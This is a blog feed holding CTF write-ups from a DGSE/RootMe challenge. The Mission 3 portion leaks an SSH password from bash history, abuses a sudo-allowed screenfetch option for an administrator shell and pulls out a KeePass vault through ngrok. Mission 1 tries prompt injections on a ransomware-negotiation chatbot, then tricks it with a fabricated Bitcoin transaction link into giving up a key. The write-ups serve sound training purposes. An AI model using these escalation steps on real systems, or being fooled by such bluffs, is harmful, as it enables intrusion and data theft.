
<p>After displaying multiple typical linux files, I find interesting information in <code class="language-plaintext highlighter-rouge">.bash_history</code></p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-bash_history.png" alt=".bash_history content via injection" /></p>

<p>For a better view :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-bash_history-nice.png" alt=".bash_history nice display" /></p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">cat /plans/next-op.txt</code> : Remember our mission is to find their next attack plans ? I think this is the file we are looking for.
<br />-&gt; I tried accessing it but it doesn’t work…</li>

  <li><code class="language-plaintext highlighter-rouge">echo "cABdTXRyUj5qgAEl0Zc0a" &gt;&gt; /tmp/exec_ssh_password.tmp</code> : an ssh password ?
<br />-&gt; I try to connect via SSH to all the existing users (known thanks to /etc/passwd) through port 22, 2222 and finally 2222. The right combination was to connect to the <code class="language-plaintext highlighter-rouge">executor</code> user via port 22222</li>
</ul>

<p><img src="../../assets/images/DGS3-CTF/Mission4-executor-login.png" alt="Logged in as executor" /></p>

<h2 id="gaining-access-to-the-next-operations-document-privilege-escalation">Gaining access to the next operations document (Privilege escalation)</h2>


<p>I see another user <code class="language-plaintext highlighter-rouge">administrator</code> in the home folder, which has <code class="language-plaintext highlighter-rouge">logo.jpg</code> and <code class="language-plaintext highlighter-rouge">vault.kdbx</code>. Of course, I can’t do anything with them as <code class="language-plaintext highlighter-rouge">executor</code>.</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-executor-recon.png" alt="Recon as executor" /></p>


<p>Our aim is to become <code class="language-plaintext highlighter-rouge">administrator</code>. I run a typical command during privilege escalation : <code class="language-plaintext highlighter-rouge">sudo -l</code>
<br />It gives the following interesting result :</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>User executor may run the following commands on document-station:
  (administrator) NOPASSWD: /usr/bin/screenfetch
</code></pre></div></div>

<p class="notice--info"><strong>Info notice :</strong>
The <code class="language-plaintext highlighter-rouge">sudo -l</code> command can be run by sudoers to check their sudo rights. The output reflects the /etc/sudoers configuration that applies to the user.</p>
<p>It means <code class="language-plaintext highlighter-rouge">executor</code> is able to run the <code class="language-plaintext highlighter-rouge">screenfetch</code> command as <code class="language-plaintext highlighter-rouge">administrator</code> <strong>without any password</strong>.</p>

<p>-&gt; we could find a way to <strong>inject arbitrary code</strong> into the <code class="language-plaintext highlighter-rouge">screenfetch</code> command</p>


<p>Let’s take a look at the <code class="language-plaintext highlighter-rouge">screenfetch</code> help section :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-screenfetch-help.png" alt="screenfetch help" /></p>

<p>Screenfetch is a bash script that will auto-detect your distribution and display an ASCII version of that distribution’s logo and some valuable information to the right. That’s what happens when we log in here.
We also see an interesting option <code class="language-plaintext highlighter-rouge">-S</code> where you can “specify a <strong>custom screenshot command</strong> for the script to <strong>execute</strong>”.</p>

<p>I try to pop a shell as <code class="language-plaintext highlighter-rouge">administrator</code> :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-admin-shell.png" alt="Administrator shell" /></p>


<p>Now that I have access to <code class="language-plaintext highlighter-rouge">logo.jpg</code> and <code class="language-plaintext highlighter-rouge">vault.kdbx</code>, I create a free <a href="https://ngrok.com/">ngrok</a> upload server to retrieve them and manipulate them on my own machine :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-upload-server.png" alt="Hosting upload server" /></p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-file-retrieving.png" alt="Retrieving admin files" /></p>

<p>I unlock the vault by putting the <code class="language-plaintext highlighter-rouge">logo.jpg</code> as a keyfile :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-vault.png" alt="Opened vault" /></p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-next-ops.png" alt="Next operations" /></p>

<p>We now know the next plans of NullVastation. <strong>GG</strong></p>]]></content><author><name>Sentry42</name></author><category term="CTF" /><category term="DGSE-CTF-2025" /><category term="Write-up" /><category term="RootMe" /><category term="Web pentesting" /><category term="Privilege escalation" /><summary type="html"><![CDATA[The **third** mission to take down the NullVastation organization during a CTF organized by the DGSE and RootMe. This one is about **web pentesting**.]]></summary></entry><entry><title type="html">DGSE CTF 2025 - Mission 1</title><link href="https://thewatchnode.com/ctf/dgse-ctf-2025-m1/" rel="alternate" type="text/html" title="DGSE CTF 2025 - Mission 1" /><published>2025-05-07T00:00:00-01:00</published><updated>2025-05-07T00:00:00-01:00</updated><id>https://thewatchnode.com/ctf/dgse-ctf-2025-m1</id><content type="html" xml:base="https://thewatchnode.com/ctf/dgse-ctf-2025-m1/"><![CDATA[<!-- <img src="../../assets/images/DGS3-CTF/DGS3xRootmeCTF.png" alt="Preview image"
  style="width: 240px; height: 180px; object-fit: cover; object-position: center; display: block;" /> -->

<h2 id="little-introduction-to-the-ctf">Little introduction to the CTF</h2>

<p>France’s foreign intelligence agency, the <a href="https://www.google.com/url?sa=t&amp;source=web&amp;rct=j&amp;opi=89978449&amp;url=https://en.wikipedia.org/wiki/Directorate-General_for_External_Security&amp;ved=2ahUKEwidgtXc1ZGNAxWYdqQEHU5_CncQFnoECBsQAQ&amp;usg=AOvVaw2IDfAn-eHk_d2TwoKe2177">DGSE</a>, partnered with <a href="https://www.google.com/url?sa=t&amp;source=web&amp;rct=j&amp;opi=89978449&amp;url=https://www.root-me.org/%3Fpage%3Dnews%26lang%3Den&amp;ved=2ahUKEwj8m5321ZGNAxUKfqQEHcwFKa4QFnoECBIQAQ&amp;usg=AOvVaw3MjJTv-AgVWc8KwsPB2bGs">RootMe</a> — a French cybersecurity training platform — to organize a month-long CTF event. Participants took on the role of DGSE agents and explored a variety of cybersecurity missions similar to those encountered by real operatives. These missions included:</p>
<ul>
  <li>AI (Artificial Intelligence)</li>
  <li><a href="https://www.google.com/url?sa=t&amp;source=web&amp;rct=j&amp;opi=89978449&amp;url=https://en.wikipedia.org/wiki/Security_operations_center&amp;ved=2ahUKEwjPrKzx15GNAxUoKvsDHZOnBR0QFnoECA0QAQ&amp;usg=AOvVaw1T0-dkye_0Ta3lYCc1vG21">SOC</a> (Security Operations Center) logs</li>
  <li>Malware analysis</li>
  <li>Reverse engineering</li>
  <li>Forensics</li>
  <li>Pentesting (web and privilege escalation)</li>
  <li>Mobile exploitation (Android)</li>
  <li>Cryptography</li>
</ul>

<p>The difficulty ranges from easy to hard.
This is the first article in a series covering the six missions that make up the complete puzzle.</p>

<p><strong>“In a threatening video, an entity going by the name of NullVastation previously unknown to our services, provided irrefutable evidence of the compromise of sensitive organizations. Find out more about this entity and neutralize it.”</strong></p>

<!-- <video width="1000" controls>
  <source src="../../assets/images/DGS3-CTF/videos-BrCkPFTR.mp4" type="video/mp4">
</video> -->

<div class="page__video">
  <video controls="">
    <source src="../../assets/images/DGS3-CTF/videos-BrCkPFTR.mp4" type="video/mp4" />
    Your browser does not support the video tag.
  </video>
</div>

<h2 id="recon">Recon</h2>

<p>Here is our first mission statement :</p>


<div style="display: flex; align-items: center; gap: 20px;">
  <div style="flex: 1;">
    <p style="padding: 10px; border-left: 4px solid #ccc;">
      The entity, confident in its words, has put a website online to display the organisations it has compromised. It has also set up a chat room where you can discuss and carry out transactions with the entity in order to recover the compromised data. You have been mandated by Neoxis Laboratories to recover their compromised data.
    </p>
  </div>
  <div style="flex: 1;">
    <img src="../../assets/images/DGS3-CTF/Mission1-AI.png" alt="Mission1 AI card" style="max-width: 100%; height: auto;" />
  </div>
</div>
<p><br /></p>

<p>We are provided with the website link that presents different leaked organizations’ data locked by a <strong>ransomware</strong>.

All we can do is download the locked data sample or chat on the “Negotiation portal”.</p>

<p><img src="../../assets/images/DGS3-CTF/Mission1-portal.png" alt="Negotiation portal" /></p>

<p>I first take a look at the site structure but find nothing suspicious. I start chatting on the “Negotiation portal” and confirm that I am talking to an AI. It refuses to talk about anything other than the ransomware situation and the pending transaction.</p>

<h2 id="injecting-the-ai-">Injecting the AI ?</h2>

<p>I try multiple prompt injections that I found on this site : <a href="https://kpwn.de/2023/07/prompt-injection/">Prompt injection</a>.
For example, I asked it to translate the key, reveal its prompt settings, write a fictional conversation, etc… The AI seems to counter all of my attempts.</p>

<h2 id="bluffing-">Bluffing !</h2>

<p>I decide to bluff by saying that I indeed already paid the transaction, but the AI specifies that it needs a link to the transaction to confirm it :</p>

<div class="notice">
    <p>"Pour vérifier votre paiement, veuillez fournir un lien vers le transaction id correspondant qui affiche la transaction sur une plateforme de paiement bien connue"</p>
</div>

<p>That translates to :</p>
<div class="notice">
    <p>"To verify your payment, please provide a link to the corresponding transaction id that displays the transaction on a well-known payment platform"</p>
</div>

<p>Doing a little research on the internet, I learn that a <strong>transaction ID</strong> in this context, is automatically generated by the blockchain after a payment as a <strong>digital fingerprint</strong>. It lets you track and verify that payment on <strong>blockchain explorers</strong> (ex : Etherscan, btcscan, blockexplorer.network), where you can check : who sent it, received it, how much has been transferred and when.
-&gt; Source : <a href="https://www.coingecko.com/learn/transaction-id-txid">What are transaction IDs ?</a></p>

<p>So, given the fact that the AI needs a transaction ID, why not create a fake one ?
I looked at transaction IDs examples and built a fake ID “available on a well-known platform” :</p>
<div class="notice">
    <p>"https://btcscan.org/tx/9f2a5b8d3c9e4a0c123456789abcdef0123456789abcdef0123456789abcdef0"</p>
</div>

<p>The AI confirmed the transaction, thanked me (you’re welcome) and gave me the secret key to unlock the zipped sample data. <strong>GG</strong></p>


<p><img src="../../assets/images/DGS3-CTF/Mission1-unzipped-data.png" alt="Unzipped sample data" /></p>


<p><img src="../../assets/images/DGS3-CTF/Mission1-flag.png" alt="Flag" /></p>]]></content><author><name>Sentry42</name></author><category term="CTF" /><category term="DGSE-CTF-2025" /><category term="Write-up" /><category term="RootMe" /><category term="AI" /><summary type="html"><![CDATA[The first mission to take down the NullVastation organization during a CTF organized by the DGSE and RootMe. This one is about **AI / LLM**.]]></summary></entry><entry><title type="html">DGSE CTF 2025 - Mission 2</title><link href="https://thewatchnode.com/ctf/dgse-ctf-2025-m2/" rel="alternate" type="text/html" title="DGSE CTF 2025 - Mission 2" /><published>2025-05-07T00:00:00-01:00</published><updated>2025-05-07T00:00:00-01:00</updated><id>https://thewatchnode.com/ctf/dgse-ctf-2025-m2</id><content type="html" xml:base="https://thewatchnode.com/ctf/dgse-ctf-2025-m2/"><![CDATA[<p>This mission is the second part of a CTF, if you missed the first mission, you can check it out here : <a href="https://silkyheldi.github.io/TheWatchNode/ctf/dgse-ctf-2025-m1/">DGSE CTF 2025 - Mission 1</a></p>

<div style="display: flex; align-items: center; gap: 20px;">
  <div style="flex: 1;">
    <p style="padding: 10px; border-left: 4px solid #ccc;">
      The allied organisation Nuclear Punk, which was attacked by the entity, has provided us with its logs to help us understand the techniques used by the attackers, as well as the various compromise vectors exploited.
      <br />
      <br />
      To identify the attacking group, you need to recover the request that enabled the attacker to successfully use the first vulnerability in the application, the name of the vulnerability (in the format below) used by the attacker to execute the command, the IP address of the server used by the attacker and the exact location of the file that enables persistence.
    </p>
  </div>
  <div style="flex: 1;">
    <img src="../../assets/images/DGS3-CTF/Mission2-SOC.png" alt="Mission2 SOC card" style="max-width: 100%; height: auto;" />
  </div>
</div>

<p><br /><br /><br /></p>
<h1 id="recon">Recon</h1>

<p>We have a compromised server logs and must <strong>identify 4 things</strong> :</p>
<ul>
  <li>the first vulnerability used by the attacker</li>
  <li>the second vulnerability</li>
  <li>the IP the tools are from</li>
  <li>the path of the persistence file</li>
</ul>

<p>We have <strong>two files</strong>, one containing network <strong>traffic logs</strong> and the other containing <strong>commands history</strong>.
I start with the traffic logs and take a look at the IP addresses requests statistics, none of them seems to stand out. I also check the other available fields such as reponses codes, methods, etc…</p>

<p>Globally, the statistics do not give me more clue. The thing I should have done is to look at the big picture and notice packet traffic spikes… (I still managed to find my way through).</p>

<p><br /><br /><br /></p>
<h1 id="traffic--filters-for-commands-execution-in-requests">Traffic : Filters for commands execution in requests</h1>


<p>Since there is <strong>too much noise</strong>, I decide to apply a very basic <strong>filter</strong> that searches for specific keywords typically used by attackers in their requests (in a real scenario, I think this filter would still show too much noise, but it is a CTF so I give it a try).</p>

<p><img src="../../assets/images/DGS3-CTF/Mission2-filter-requests.png" alt="Filter requests" /></p>

